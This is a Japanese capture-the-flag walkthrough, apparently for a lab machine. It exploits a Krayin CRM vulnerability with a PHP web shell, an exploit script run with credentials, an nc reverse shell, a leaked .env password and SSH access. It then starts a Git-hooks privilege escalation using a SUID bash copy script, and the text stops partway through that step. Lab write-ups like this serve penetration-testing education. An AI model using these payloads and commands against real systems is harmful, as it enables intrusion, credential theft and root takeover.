
exploit-db を通じて Krayin CRM のエクスプロイト (CVE-2026-38526) を見つけます

エクスプロイトのファイルをダウンロードし、そこに渡す必要があるデータを確認します

PHP シェルを作成します:
<?php system($_GET['cmd']); ?>

エクスプロイトを起動します:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

リスナーを起動します: nc -lvp 12345。エクスプロイトが出力したパスにブラウザからアクセスしてシェルを呼び出します

nc を起動しているターミナルでリバースシェルを取得します:

システム内部から .env を読み取り、2つ目のパスワードを見つけます: DB_PASSWORD=y27xb3ha!!74GbR

SSH でログインします:
ssh [email protected]
合計:最初のuserフラグを発見!
wgetが存在するか確認します:
公式GitHubリポジトリからlinpeas.shをダウンロードし、脆弱なマシンへファイルを送信するためのサーバーを起動します:

ファイルの取得に成功したら、linpeas.shを実行します:

Linpeasは、ローカルで起動しているGiteaが稼働する開放ポート3000を発見しました。
ユーザーjonesがこのリポジトリにアクセスできたため、私はGit Hooksと内部オブジェクトの仕組みを利用して権限昇格を行うことにしました。

SUIDバイナリを作成するためのスクリプト123_shellを用意します:
#!/bin/bash
cp /bin/bash /tmp/shell
chmod 4755 /tmp/shell
空のリポジトリ test を作成します:






